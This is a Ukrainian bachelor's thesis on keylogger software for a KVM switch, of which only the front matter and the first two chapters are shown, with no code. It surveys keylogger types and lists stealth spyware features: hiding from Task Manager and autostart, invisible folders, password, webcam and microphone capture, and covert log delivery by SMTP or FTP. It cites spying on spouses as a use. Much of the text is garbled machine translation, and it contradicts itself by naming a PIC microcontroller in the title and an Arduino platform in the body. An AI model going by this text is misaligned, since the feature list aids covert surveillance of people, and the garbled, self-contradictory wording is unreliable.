Центральноукраїнський національний технічний університет
Механіко-технологічний факультет
Кафедра кібербезпеки та програмного забезпечення

”Допущено до захисту”
Завідувач кафедри кібербезпеки
та програмного забезпечення
д.т.н., професор
_____ Олексій СМІРНОВ
“____” _____ 2025 р.

ВИПУСКНА КВАЛІФІКАЦІЙНА РОБОТА
за першим (бакалаврським) рівнем вищої освіти
на тему
“Програмне забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C”

Виконав здобувач вищої освіти
IV курсу, групи КІ-22-МБ
ОПП «Комп’ютерна інженерія»
спеціальності 123 «Комп’ютерна інженерія»
_____ Саванчук А.В.
«____» _____ 2025 р.

Керівник проекту
кандидат технічних наук, доцент
_____ Коваленко А.С.
«____» _____ 2025 р.
Рецензент _____
_____

м. Кропивницький

Центральноукраїнський національний технічний університет

Факультет *Механіко-технологічний*

Кафедра *Кібербезпеки та програмного забезпечення*

Освітній ступінь *бакалавр*

Галузь знань ._12 _____*“*Інформаційні технології*”*_____

Спеціальність *123 “*Комп’ютерна інженерія*”*

Освітньо-професійна (освітньо-наукова) програма _*“*Комп’ютерна інженерія*”*_

ЗАТВЕРДЖУЮ
Завідувач кафедри
д.т.н., проф.
_____ Олексій СМІРНОВ
« 17 » січня 2025 року

ЗАВДАННЯ НА ВИПУСКНУ КВАЛІФІКАЦІЙНУ РОБОТУ ЗА ПЕРШИМ (БАКАЛАВРСЬКИМ) РІВНЕМ ВИЩОЇ ОСВІТИ ЗДОБУВАЧА ВИЩОЇ ОСВІТИ

Саванчуку Акіму Вікторовичу
(прізвище, ім’я, по батькові)

1. Тема роботи *Програмне забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C*

2. Керівник роботи *Коваленко Анна Степанівна, канд. техн. наук, доцент*
(прізвище, ім’я, по батькові, науковий ступінь, вчене звання)

затверджені наказом вищого навчального закладу № 48-02 від 17.01.2025 року

3. Строк подання студентом роботи до захисту *23.05.2025 р.*

4. Мета та завдання випускної кваліфікаційної роботи*: Метою роботи є розробка програмного забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C*

5. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)

1. Призначення та область використання.

2.Перегляд аналогічних існуючих систем.

3. Опис і обґрунтування проектних рішень.

4. Етапи програмування системи.

5. Впровадження системи в промислову експлуатацію.

6. Висновки

6. Перелік графічного матеріалу (з точним зазначенням обов’язкових креслень)

Структурна схема системи	*1 аркуш*
Функціональна схема системи	*1 аркуш*
Діаграма процесів	*1 аркуш*
Блок-схема алгоритму роботи додатку	*2 аркуша*

7. Дата видачі завдання « 17 » січня 2025 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти	Строк виконання етапів випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти	Примітка
1.	Аналіз існуючих систем	10.03.2025 р.	
2.	Постановка задачі, оформлення ТЗ	15.03.2025 р.	
3.	Розробка моделі компонента	20.03.2025 р.	
4.	Розробка структур даних	25.03.2025 р.	
5.	Розробка алгоритмів зв’язку та відображення	30.03.2025 р.	
6.	Програмування алгоритмів	10.04.2025 р.	
7.	Оформлення ПЗ	17.04.2025 р.	
8.	Попередній захист роботи	23.05.2025 р.	

Дата видачі завдання
« 17 » січня 2025 р.

Підпис керівника
_____ Коваленко А.С.
(прізвище та ініціали)

Завдання прийнято до виконання
« 17 » січня 2025 р.

Підпис здобувача
_____ Саванчук А.В.
(прізвище та ініціали)

АНОТАЦІЯ

Саванчук А.В. Програмне забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C. 123 Комп'ютерна інженерія. Центральноукраїнський національний технічний університет. Кропивницький. 2025.

В даній випускній кваліфікаційній роботі за першим (бакалаврським) рівнем вищої освіти розроблено програмне забезпечення, яке призначено для системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

Метою розробки є програмне забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

Результат роботи – програмна реалізація системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

В процесі роботи над програмною моделлю виконано аналіз існуючих апаратних та програмних засобів. В повній мірі описані всі компоненти розробленого програмного забезпечення.

Розроблено зручний інтерфейс користувача. Наведені інструкції по роботі з програмними засобами.

Програма може використовуватися на KVM-світчі на базі платформи Arduino.

Програму розроблено в середовищі C++.

Ключові слова: комп'ютерна інженерія, KVM-switch, PIC16C57C

ABSTRACT

Savanchuk A.V. Software for a keyboard spy system in a KVM-switch built on the basis of a PIC16C57C microcontroller. 123 Computer Engineering. Central Ukrainian National Technical University. Kropyvnytskyi. 2025.

In this final qualification work for the first (bachelor's) level of higher education, software has been developed, which is intended for a keyboard spy system in a KVM-switch built on the basis of a PIC16C57C microcontroller.

The purpose of the development is the software for a keyboard spy system in a KVM-switch built on the basis of a PIC16C57C microcontroller.

The result of the work is a software implementation of a keyboard spy system in a KVM-switch built on the basis of a PIC16C57C microcontroller.

In the process of working on the software model, an analysis of existing hardware and software was performed. All components of the developed software are fully described.

A user-friendly interface has been developed. Instructions for working with software tools are provided.

The program can be used on a KVM switch based on the Arduino platform.

The program is developed in the C++ environment.

Keywords: computer engineering, KVM-switch, PIC16C57C

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ І ТЕРМІНІВ

FTP	–	File Transfer Protocol
KVM	–	Keyboard, Video monitor, Mouse; пристрій для керування декількома системами з одного місця
SMTP	–	Simple Mail Transfer Protocol
SSL/TLS	–	Transport Layer Security / Secure Sockets Layer
ПЗ	–	Програмне забезпечення

ВСТУП

Актуальність теми. Протокол USB-клавіатури обмежений 6 клавішами, натиснутими одночасно + 3 клавішами-модифікаторами. Щоб обійти це обмеження, деякі клавіатури повідомляють комп'ютеру як USB-концентратор із кількома підключеними клавіатурами.

Якби ваш KVM-перемикач просто проходив безпосередньо через USB-порт до активного комп'ютера, він працював би нормально, але такий підхід має два недоліки:

– Ви не можете перемикатися між комп'ютерами за допомогою комбінацій клавіш, оскільки KVM не взаємодіє з клавіатурою або будь-яким іншим, підключеним до USB.

– Перемикання між комп'ютерами відключає USB-пристрій від одного комп'ютера та під'єднує його до іншого. Це викличе звук (від)єднання USB і може спричинити коротку затримку, доки пристрої не почнуть працювати після перемикання.

Щоб вирішити ці проблеми, перемикачі беруть на себе зв'язок клавіатури та видають себе за постійно підключену клавіатуру для кожного комп'ютера. Натискання клавіш передаються на активний комп'ютер або перехоплюються, якщо KVM розпізнає їх як спеціальну команду.

Щоб ця функція працювала, підключений пристрій має бути клавіатурою – KVM не підтримує повний протокол USB, включаючи підтримку концентратора. Отже, якщо клавіатура повідомляє як концентратор, KVM може не знати, що з нею робити.

Мета й завдання дослідження. Метою роботи є програмне забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

Для досягнення поставленої мети визначена програма дослідження, що складається з наступних завдань:

– Огляд існуючих систем клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

– Дослідження системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

– Програмна реалізація системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

Практична цінність отриманих результатів полягає в тому, що розроблені алгоритми дозволяють успішно вирішувати задачі клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C.

Таким чином, виходячи з вищеперерахованого, програмне забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C, є актуальною задачею, яка потребує вирішення у даній випускній кваліфікаційній роботі за першим (бакалаврським) рівнем вищої освіти.

1 ПРИЗНАЧЕННЯ ТА ОБЛАСТЬ ВИКОРИСТАННЯ

1.1 Призначення системи

Система призначена для перехоплення натиснутих клавіш на базі платформи Arduino. Кейлоггер (клавіатурний шпигун) – невелика програма, головним призначенням якої є скритий моніторинг натиснення клавіш на клавіатурі й ведення журналу цих натискань. Дане визначення насправді не зовсім правильно, тому що в якості кейлоггерів, клавіатурного шпигуна може використовуватися як програмні, апаратні так і акустичні кейлоггери.

Апаратний кейлоггер

Апаратні кейлоггери зустрічаються набагато рідше, ніж їхні програмні побратими, але при захисті конфіденційних даних у жодному разі не варто забувати про їх.

Апаратні кейлоггери бувають зовнішні – вони виглядають як звичайне комп'ютерне встаткування, і внутрішні, які встановлюються, безпосередньо, у саму клавіатуру. Кейлоггер може працювати необмежена кількість часу, тому що для його роботи не потрібний додаткове джерело живлення. Такий апаратний кейлоггер може зберігати до 20 млн. натискань клавіш.

Недоліки:

– Ні можливості встановити віддалено.

– Обмеження пам'яті.

– Для одержання звіту потрібен фізичний доступ до комп'ютера (якщо модель без Wi-Fi-модуля).

– Може бути використаний тільки в тих випадках коли жертва не розбирається в комп'ютерному встаткуванні.

Переваги:

– Клавіатурний шпигун який не бачать програмні антивіруси й антишпигуни.

– Не висока ціна в порівнянні з акустичними кейлоггерами (але програмні клавіатурні шпигуни дешевше).

– Передача звітів через убудований Wi-Fi (не у всіх моделях).

Акустичний кейлоггер

Дані тип кейлоггерів використовують секретні служби, шпигуни й розвідники. Такі кейлоггери являють собою досить великі по своїх габаритах апаратні пристрої, які попередньо записують звуки, створювані користувачем за комп'ютером при натисканні на клавіші клавіатури, а згодом аналізують ці звуки й перетворюють їх у текстовий формат

Недоліки:

– Висока ціна.

– Придбання даного встаткування не законно.

– Великий розмір.

– Бувають помилки точності розпізнавання системи акустичного криптоаналізу.

– Немає у вільному продажі.

Переваги:

– Кейлоггер який не бачать програмні антивіруси й антишпигуни.

– Працює на відстані.

– Не потрібен фізичний доступ до комп'ютера.

Програмний кейлоггер

Програмні кейлоггери найпоширеніші на ринку клавіатурних шпигунів. Перехоплення натискань клавіш на клавіатурі може застосовуватися звичайними додатками й часто використовується для виклику функцій додатка з іншої програми за допомогою «гарячих клавіш» (hotkeys) або, приміром, для перемикання невірної розкладки клавіатури (як це реалізовано в програмах Punto

Switcher і Keyboard Ninja). Треба відзначити, що клавіатурні шпигуни досить старий тип шпигунських програм, що з'явилися ще в часи MS-DOS – у той час вони являли собою оброблювачі переривання клавіатури розміром близько 1 кілобайта. Однак функції кейлоггерів за минулий час не сильно змінилися – як і раніше їхнім основним завданням є потайливе фіксування клавіатурного уведення з подальшим записом зібраної інформації на жорсткий диск або передачею по мережі.

Існує велика кількість легального програмного забезпечення, що застосовується адмінами для стеження за співробітниками протягом дня, або для спостереження користувачем за активністю сторонніх людей на своєму робочому або домашньому комп'ютері. Але де проходить границя між «законним» використанням «легального» ПЗ і його використанням у злочинних цілях? Те ж «легальне» ПЗ нерідко застосовується й з метою навмисного викрадення конфіденційної інформації – приміром, логінів і паролів.

Основна маса існуючих на сьогоднішній день кейлоггерів уважаються легальними й продаються в мережі у вільному продажі, тому що творці такого програмного забезпечення декларують безліч підстав для застосування клавіатурних шпигунів, наприклад:

– для батьків: відстеження за діями дітей у мережі й оповіщення батьків у випадку спроб зайти на сторінки «18+» (батьківський контроль).

– для ревнивих чоловіків і дружин: спостереження за діями своєї другої половини в мережі у випадку сумніву й підозри на «віртуальну зраду».

– для служби безпеки різних організацій: відстеження прецедентів нецільового застосування персональних комп'ютерів, їхнього використання в неробочий час.

– для служби безпеки компаній: відстеження фактів набору на клавіатурі критичних слів і словосполучень, які становлять комерційну таємницю даної компанії, і розголошення яких здатно привести до матеріального або іншого збитку.

– для різних секретних служб і правоохоронних органів: проведення аналізу й розслідування інцидентів, пов'язаних з використання персональних комп'ютерів.

Велика кількість сьогоднішніх клавіатурних шпигунів приховують себе в системі (тому що мають функції руткіта), що на багато спрощує їхнє впровадження й наступне використання. Це робить завдання виявлення клавіатурних шпигунів однієї із пріоритетних для антивірусних компаній.

Під кейлоггери відведена спеціальна категорія Trojan-Spy (сховані шпигунські програми), у яку входять програми, що включають у себе функції клавіатурних шпигунів. Trojan-Spy, це програми які здійснюють електронне шпигунство.

Недоліки:

– Деякі кейлоггери занесені в сигнатурну базу даних антивірусів і визначаються ними як зловрєд, через це в процесі роботи можуть бути видалені.

Переваги:

– Ціна.

– Великий вибір.

– Технічна підтримка розроблювачів.

– Для установки кейлоггеру й одержання звітів не потрібне наявність фізичний доступ до комп'ютера.

1.2 Область застосування

Областю застосування є KVM-світчи на базі платформи Arduino. Абревіатура KVM позначає: клавіатура (Keyboard), відеомонітор (Video monitor), миша (Mouse). Перемикачі KVM Switch являють собою пристрою, що пропонують апаратне рішення завдання керування множиною комп'ютерів з ОДНІЄЇ клавіатури, з ОДНОГО монітора, ОДНІЄЮ мишею. При цьому немає необхідності мати спеціальне програмне забезпечення.

Відсутні традиційні громіздкі процедури підключення.

Які переваги перемикачів KVM Switch:

– Економія витрат на додаткове встаткування, зниження витрат на електроенергію й на офісні площі.

– Економія витрат часу й людських ресурсів від скорочення переміщень оператора від однієї установки до іншої.

– Економія коштовного нерухомого майна від настільного встаткування до приміщень для установки серверів.

Кожний перемикач KVM Switch складається із двох основних пристроїв:

– Відео-перемикача, що міняє напрямок аналогових відео- і синхро-імпульсів між моніторами й комп'ютерами спільного користування;

– Мікропроцесорної системи, що передає й приймає сигнали із клавіатури й миші й робить емуляцію наявних клавіатур і мишей.

На що звертати увагу при виборі перемикача KVM Switch:

– Репутація фірми: вибирайте спеціалізованого виробника, що має доведений промисловий досвід і високоякісну номенклатуру продукції, що випускається.

– Вибирайте перемикачі KVM Switch з мікропроцесорами.

– Бажана наявність можливості керування гарячими клавішами, що забезпечить процесу перемикання швидкість і легкість.

– Бажана наявність дружньої до користувача системи OSD (On Screen Display системи керування за допомогою екранних меню), використовуваної для виконання функцій перемикання.

– Бажано повне забезпечення емуляції клавіатури й миші у всій широті функціональних можливостей, що виключає затримки й запізнювання при перемиканнях.

– Бажане забезпечення найвищої розв'язної здатності відеозображення.

Додаткові характеристики перемикачів KVM Switch

На ринку є безліч моделей перемикачів KVM Switch з різними характеристиками й опціями під різні потреби користувачів, у тому числі що забезпечують:

– Спільне використання пристроїв USB.

– Наявність системи екранних меню (OSD).

– Підтримку аудіо функцій.

– Емуляцію портів.

– Можливість багатоплатформеності (PS/2, USB, SUN, ...).

– Підтримку всіх видів операційних систем.

– Наявність затвердженої сертифікації (на відповідність стандартам і нормам CE, FCC, Windows, Linux,...).

– Надвисоку розв'язну здатність відеосигналу (до 1920 x 1440).

– Наявність убудованих перетворювачів даних і кабелів.

– Наявність власних блоків живлення.

Як вибрати перемикач KVM Switch:

– Яка кількість комп'ютерів ви хочете контролювати?

– Які типи рознімань застосовуються на ваших комп'ютерах? (PS/2, USB, ...).

– Чи потрібно для ваших завдань високий екранний дозвіл?

– Чи хочете ви мати перемикач у настільному виконанні або будете розміщати його в монтажній стійці?

– Чи знадобиться вам збільшувати кількість контрольованих комп'ютерів у майбутньому?

– Чи бідуєте ви в системі екранних меню OSD і у функції гарячих клавіш для керування вибором потрібного комп'ютера у вашій багатокомп’ютерній установці?

– Чи працюєте ви одночасно з іншими адміністраторами, операторами та ін., користуючись тими самими комп'ютерами?

– Чи потрібно вам безшовне (без пауз і надлишкових операцій) перемикання між багатоплатформеними комп'ютерами?

– Чи потрібний вам віддалений доступ до ваших комп'ютерів?

Таким чином, виходячи з вищеперерахованого, програмне забезпечення системи клавіатурного шпигуна в KVM-switch побудованого на базі мікроконтролера PIC16C57C, є актуальною задачею, яка потребує вирішення у даній випускній кваліфікаційній роботі за першим (бакалаврським) рівнем вищої освіти.

2 ПЕРЕГЛЯД АНАЛОГІЧНИХ ІСНУЮЧИХ СИСТЕМ

2.1 Огляд існуючих систем, технологій, архітектур, програмних рішень за профілем теми випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти

Сучасний ринок програмного забезпечення для моніторингу активності користувачів (клавіатурні шпигуни) величезний. Є буквально сотні програмного забезпечення, призначеного для моніторингу ПК; вони мають багато функцій і створюються для різних цілей, таких як Батьківський контроль, моніторинг співробітників, ловити зрада чоловіка й т.д. Очевидно, що знайти програмне забезпечення для реєстрації натискання клавіші, що задовольнить потреби користувача, але не згладить його або її гаманець, – це головоломка, що важко вирішити.

Програмні кейлоггери (key logger, keystroke logger, key stroke logger) відносяться до групи програмних продуктів, що контролюють діяльність користувача персонального комп'ютера. Споконвічно програмні продукти цього типу призначалися винятково для запису інформації про натиснуті клавіші, у тому числі системних клавішах, у спеціалізований лог-файл, що згодом вивчала людина, що встановила програму. Файл журналу може бути відправлений по мережі на мережний диск, FTP-сервер, розташований в Інтернеті, по електронній пошті й т.д. Тепер ці програмні продукти, які зберегли своє старе ім'я, мають багато додаткових функцій, наприклад, вони перехоплюють інформацію з windows, клацання миші, уміст буфера обміну, роблять знімки екрана й роблять знімки активних вікон, ведуть облік всіх електронних листів, що як входять, так і вихідних, відслідковують активність файлів і зміни системного реєстру, записують завдання, відправлені на принтер, перехоплюють звук з мікрофона й зображення з веб-камери, підключеної до комп'ютера, і т.д. Авторизоване

використання кейлоггерів (включаючи апаратні або програмні продукти, що включають кейлоггер як модуль) дозволяє власникові / адміністраторові безпеки автоматизованої системи або власникові комп'ютера виконати наступні дії:

– довідайтеся про всі випадки, коли на клавіатурі набираються критичні слова й фрази (тобто слова й фрази, розкриття яких третім особам приведе до матеріальних втрат).

– доступ до інформації, що зберігається на жорсткому диску комп'ютера, у випадку втрати або неприступності логіна й пароля доступу з будь-якої причини (хвороба співробітника, навмисні дії персоналу й т.д.

– визначити (і визначити) всі спроби вгадування паролів методом грубої сили.

– контролюйте використання персональних комп'ютерів на робочому місці в неробочий час і визначите, що було набрано на клавіатурі в той час.

– розслідування інцидентів, пов'язаних з комп'ютером.

– проведення досліджень, пов'язаних з вивченням точності, чуйності й адекватності реагування персоналу на зовнішні дії.

– відновлення критичної інформації після збоїв у роботі системи.

Визначення категорій

Безпека

Ця група показує, як програма моніторингу приховує й захищає себе від зовнішніх перешкод:

– Невидимій папці програми – у папці кейлоггер не може бути знайдений за допомогою механізмів, доступних користувачеві без яких-небудь програмне забезпечення для моніторингу знань.

– Захист паролем – налаштування частина кейлоггер може бути захищений паролем.

– Звертатися по ключовому слову – кейлоггер можна одержати, увівши попередньо задане ключове слово.

– Доступ по гарячій клавіші – кейлоггер може бути доступна по натисканню заданого сполучення клавіш.

– Налаштувуємe самостійно-видалення – keylogger може бути налаштований, щоб бути автоматично віддалені на заздалегідь зазначену дату або після закінчення заданого періоду часу.

– Попередження, що набудовується – програма дозволяє показувати ПК користувача вікно, повідомляючи його, що він перебуває під контролем. текст повідомлення може бути налаштований.

– Сховані в диспетчері завдань – програма не показує свої процеси в диспетчері завдань або маски їх як звичайний користувач не можу зрозуміти вони належать їй.

– Схований запуск запису – кейлоггер приховує себе зі списку автозавантаження програм.

– Забезпечені електронної пошти – кейлоггер можна використовувати публічних SMTP-серверів, захищених SSL/TLS для відправлення лог-файлів.

– Попередньо налаштовані установки – кейлоггер може бути налаштований до установки, тому що тільки він установлений на контрольованому комп'ютері, він уже налаштований.

Моніторинг

Ця група показує, які функції моніторингу присутні в програмному забезпеченні моніторингу:

– Вход в систему (пароль) – кейлоггеру можна перехопити пароль.

– Typerwriter натиснутих клавіш – кейлоггер може ввійти в лист, числові й символьні клавіші користувачем.

– Система натиснутих клавіш – кейлоггер може ввійти системи й інші клавіші, крім букв, натиснута користувачем.

– Створені файли – кейлоггер може ввійти те файлів створення.

– Видалені файли – кейлоггер може ввійти в тому файлів видалення.

– Скопійовані файли – кейлоггер може ввійти в тому копіюванням файлів.

– Перейменовані файли – кейлоггер може ввійти сам факт перейменування файлів.

– Відкриті файли – кейлоггер може ввійти те файлів відкриття.

– Буфер обміну – кейлоггер може перехоплювати вміст буфера обміну.

– Запущені додатки – кейлоггер може ввійти запущені додатки.

– Система входу – кейлоггер може ввійти в систему вхід у систему час.

– Вихід із системи – кейлоггер може ввійти в систему, час виходу із системи.

– Принтер черги – keylogger може ввійти в надруковані документи.

– Кліків – кейлоггер може ввійти у кліки миші. Файл журналу повинен містити ім'я додатка або об'єкта, у якому була натиснута миша, а також ім'я натиснутої кнопки.

– Звуки – кейлоггер може записувати звуки.

– Система неактивності – keylogger може ввійти в проміжок часу користувач не діє.

– Скріншоти – keylogger може робити скріншоти робочого столу.

– Регульована частота скріншоту – за допомогою кейлоггеру можна регулювати частоту екран-оформлення.

– Регульований якість скріншоту – за допомогою кейлоггеру можна встановити якість скріншотів.

– Скріншот робочого стола або активного вікна – за допомогою кейлоггеру можна вибрати або зробити скріншоти всього екрана або тільки активного вікна.

– Скріншоти миші – keylogger може бути налаштований, щоб зробити скріншот щораз, коли кнопка миші натиснута.

– Запис звуку з мікрофону – програма записує всі звуки, видавані поруч із комп'ютером, наприклад, голосові чати, захоплюючи їх зі свого комп'ютера мікрофон.

– Захват запису веб-камери – програма захоплює й зберігає зображення з комп'ютера веб-камера, що дозволяє побачити в будь-який момент, що відбувається навколо вашого комп'ютера.

Онлайн моніторинг

Ця група показує, які функції для моніторингу діяльності користувача в інтернеті присутні в програмному забезпеченні моніторингу:

– URL відкривається в браузері – кейлоггер може ввійти адреси відвіданих в Інтернет Експлорер.

– URL відкривається в Firefox – кейлоггер може ввійти адреси тих, які відвідані в Mozilla Firefox.

– URL відкривається в Сафарі – кейлоггер може ввійти адресах побував у Сафарі.

– URL відкривається в Опері – кейлоггер може ввійти адреси відвіданих в Опері.

– URL відкривається в браузері Chrome – кейлоггер може ввійти адреси відвіданих у гугл хром.

– Клієнт на основі листа лісозаготівлі – кейлоггер може ввійти вхідних і вихідних Повідомлень, що відправляються й одержуваних за допомогою убудованого в ОС програмного забезпечення електронної пошти.

– Скріншоти відвіданих веб-сайтів – кейлоггер може бути встановлений зробити скріншот щораз, коли користувач завантажує сайт.

– YahooIM (з 2-х сторін) – кейлоггер може ввійти в обидва боки чат розмов, зроблені в Yahoo мессенджері.

– Мета чати (з 2-х сторін) – keylogger може ввійти в обидва боки чат розмов, зроблені в Америці онлайн мессенджер.

– ICQ і чати (з 2-х сторін) – кейлоггер може ввійти в обидва боки чат розмов, зроблені в ICQ мессенджер.

– Скайп-чати (з 2-х сторін) – кейлоггер може ввійти в обидва боки чат розмов, зроблені в Skype.

Підзвітний

Ця група показує, які функції для створення звітів і фільтрації інформації присутні в програмному забезпеченні моніторингу:

– Моніторинг певних користувачів опції – програма може бути встановлена для моніторингу заданого списку користувачів.

– Тривалість події – журнал-файлів кейлоггер містять інформацію про тривалість подій відбулося.

– Зазначені програми моніторингу – кейлоггер може бути встановлений для контролю заздалегідь певного списку програм.

– Пошук по ключових словах – за допомогою кейлоггеру можна виконати пошук на ключові слова в перелоги-файли.

– Кілька днів звіт будинку – за допомогою кейлоггеру можна вказати довільний період часу, він хоче бачити вошедшего інформацію.

– Звіти, прислані по електронній пошті – keylogger може відправити лог-файли на заздалегідь зазначену адресу електронної пошти.

– Логи відправлені через FTP – keylogger може відправити лог-файли на заздалегідь заданий FTP.

– Журнали Відправлений через LAN – keylogger може відправити лог-файли на заздалегідь певнім місці в локальній мережі.

– Журнали копіювати на переносний пристрій – кейлоггер може бути налаштований для збереження лог-файлів для портативного USB диска.

– Максимальна log-файли Розмір – за допомогою кейлоггеру можна вказати максимальний розмір перелогу-файлу.

– Автоматизоване оформлення журналу-файли – keylogger може бути налаштований, щоб очистити лог-файли автоматично.

Інші

Ця група поєднує всі інші важливі функції, які не перераховані в наших групах:

– Реакція конкретного сайту – за допомогою цієї функції можна створити список ключових слів і настроїти кейлоггер, щоб якось реагувати на їхню появу (наприклад, відправити по електронній пошті на заздалегідь зазначену адресу електронної пошти.

– Моніторинг планувальник – кейлоггер може бути налаштований на роботу із графіка.

– Програм блокування – використанні функції можна створити список небажаних програм. Запуск цих програм буде заблокований кейлоггером.

– Веб-сайтів Блокування – за допомогою функції можна створити список небажаних сайтов. відвідування цих програм буде заблокований кейлоггер.

– 5+ мов – програма переведена на більш ніж 5 мовах.

– 2-5 мов – програма доступна в 2-5 мов.

– У режимі реального часу віддалений Перегляд – якщо ви хочете, ви можете подивитися, що робиться на вашім комп'ютері в режимі реального часу.

– Доступ з Android і iOS – за допомогою спеціального мобільного додатка для Android або iOS, ви можете контролювати ваш комп'ютер без необхідності мати фізичний доступ до нього.

2.2 Обґрунтування вибору засобів для побудови системи та мови програмування

C++ – компілюєма, статично типізована мова програмування загального призначення. Підтримує такі парадигми програмування, як процедурне програмування, об’єктно-орієнтоване програмування, узагальнене програмування. Мова має багату стандартну бібліотеку, що містить у собі розповсюджені контейнери й алгоритми, введення-вивід, регулярні вираження, підтримку багатопоточності й інші можливості. C++ сполучає властивості як високорівневих, так й низькорівневих мов. [3] [4] У порівнянні з його попередником – мовою C, – найбільша увага приділена підтримці об’єктно-

орієнтованого й узагальненого програмування. [4]. C++ широко використовується для розробки програмного забезпечення, будучи одним із самих популярних мов програмування. Область його застосування включає створення операційних систем, різноманітних прикладних програм, драйверів пристроїв, додатків для систем, що вбудовуються, високопродуктивних серверів, а також розважальних додатків (ігор). Існує множина реалізацій мови C++, як безкоштовних, так і комерційних і для різних платформ. Наприклад, на платформі x86 це GCC, Visual C++, Intel C++ Compiler, Embarcadero (Borland) C++ Builder і інші. C++ вплинув на інші мови програмування, у першу чергу на Java й C#.

Синтаксис C++ успадкований від мови C. Одним із принципів розробки було збереження сумісності з C. Проте, C++ не є в точному значенні над множиною C; множина програм, які можуть однаково успішно транслюватися як компіляторами, так і компіляторами C++, досить велика, але не включає всі можливі програми на C.

Мова виникла на початку 1980-х років, коли співробітник фірми Bell Labs Бьойрн Страуструп придумав ряд удосконалень до мови C під власні потреби. [6] Коли наприкінці 1970-х років Страуструп почав працювати в Bell Labs над завданнями теорії черг (у додатку до моделювання телефонних викликів), він виявив, що спроби застосування існуючих у той час мов моделювання виявляються неефективними, а застосування високоефективних машинних мов занадто складно через їхню обмежену виразність. Так, мова Сімула має такі можливості, які були б дуже корисні для розробки великого програмного забезпечення, але працює занадто повільно, а мова BCPL досить швидка, але занадто близький до мов низького рівня й не підходить для розробки великого програмного забезпечення.

Згадавши досвід своєї дисертації, Страуструп вирішив доповнити мову C (спадкоємець BCPL) можливостями, наявними в мові Сімула. Мова C, будучи базовою мовою системи UNIX, на якій працювали комп'ютери Bell, є швидким, багатофункціональним і стерпним. Страуструп додав до нього можливість роботи

із класами й об'єктами. У результаті практичні завдання моделювання виявилися доступними для рішення як з погляду часу розробки (завдяки використанню Сімула-подібних класів), так і з погляду часу обчислень (завдяки швидкодії С). У першу чергу в С були додані класи (з інкапсуляцією), спадкування класів, стругаючи перевірка типів, inline-функції й аргументи за замовчуванням. Ранні версії мови, що спочатку йменувався «C with classes» («Сі із класами»), стали доступні з 1980 року.

Розробляючи С із класами, Страуструп написав програму cfront [en] – транслятор, що переробляє вихідний код С із класами у вихідний код простого С. Це дозволило працювати над новою мовою й використовувати його на практиці, застосовуючи вже наявну в UNIX інфраструктуру для розробки на С. Нова мова, зненацька для автора, придбала велику популярність серед колег і незабаром Страуструп уже не міг особисто підтримувати її, відповідаючи на тисячі питань.

До 1983 року в мову були додані нові можливості, такі як віртуальні функції, перевантаження функцій і операторів, посилання, константи, користувальницький контроль над керуванням вільною пам'яттю, поліпшена перевірка типів і новий стиль коментарів (//). Мова, що вийшла, уже перестала бути просто доповненою версією класичного С і була перейменована з С із класами в «C++». Її перший комерційний випуск відбувся в жовтні 1985 року.

До початку офіційної стандартизації мова розвивалася в основному силами Страуструпа у відповідь на запити програмістського співтовариства. Функцію стандартних описів мови виконували написані Страуструпом друковані праці по C++ (опис мови, довідкове керівництво й так далі). Лише в 1998 році був ратифікований міжнародний стандарт мови C++: ISO/IEC 14882:1998 «Standard for the C++ Programming Language»; після прийняття технічних виправлень до стандарту в 2003 році – наступна версія цього стандарту – ISO/IEC 14882:2003. [7]

В 1985 році вийшло перше видання «Мови програмування C++», що забезпечує перший опис цієї мови, що було надзвичайно важливо через

відсутність офіційного стандарту. В 1989 році відбувся вихід C++ версії 2.0. Його нові можливості включали множинне спадкування, абстрактні класи, статичні функції-члени, функції-константи й захищені члени. В 1990 році вийшло «Коментований довідковий посібник з C++», покладене згодом в основу стандарту. Останні відновлення включали шаблони, виключення, простори імен, нові способи приведення типів і булевський тип.

Стандартна бібліотека C++ також розвивалася разом з ним. Першим додаванням до стандартної бібліотеки C++ стали потоки введення-виводу, що забезпечують засоби для заміни традиційних функцій C printf і scanf. Пізніше самим значним розвитком стандартної бібліотеки стало включення в неї Стандартної бібліотеки шаблонів.

В 1998 році був опублікований стандарт мови ISO/IEC 14882:1998 (відомий як C++98), [8] розроблений комітетом зі стандартизації C++ (ISO/IEC JTC1/SC22/WG21 working group). Стандарт C++ не описує способи іменування об'єктів, деякі деталі обробки виключень і інші можливості, пов'язані з деталями реалізації, що робить несумісним об'єктний код, створений різними компіляторами. Однак для цього третіми особами створена множина стандартів для конкретних архітектур і операційних систем.

В 2003 році був опублікований стандарт мови ISO/IEC 14882:2003, де були виправлені виявлені помилки й недоліки попередньої версії стандарту.

В 2005 році був випущений звіт Library Technical Report 1 (коротко називаний TR1). Не будучи офіційно частиною стандарту, звіт описує розширення стандартної бібліотеки, які, як очікувалося авторами, повинні бути включені в наступну версію мови C++. Ступінь підтримки TR1 поліпшується майже у всіх підтримуваних компіляторах мови C++.

З 2009 року велася робота з відновлення попереднього стандарту, попередньою версією нового стандарту спершу був C++09, а через рік C++0x, сьогодні – C++ 11, куди були включені доповнення в ядро мови й розширення стандартної бібліотеки, у тому числі більшу частину TR1.

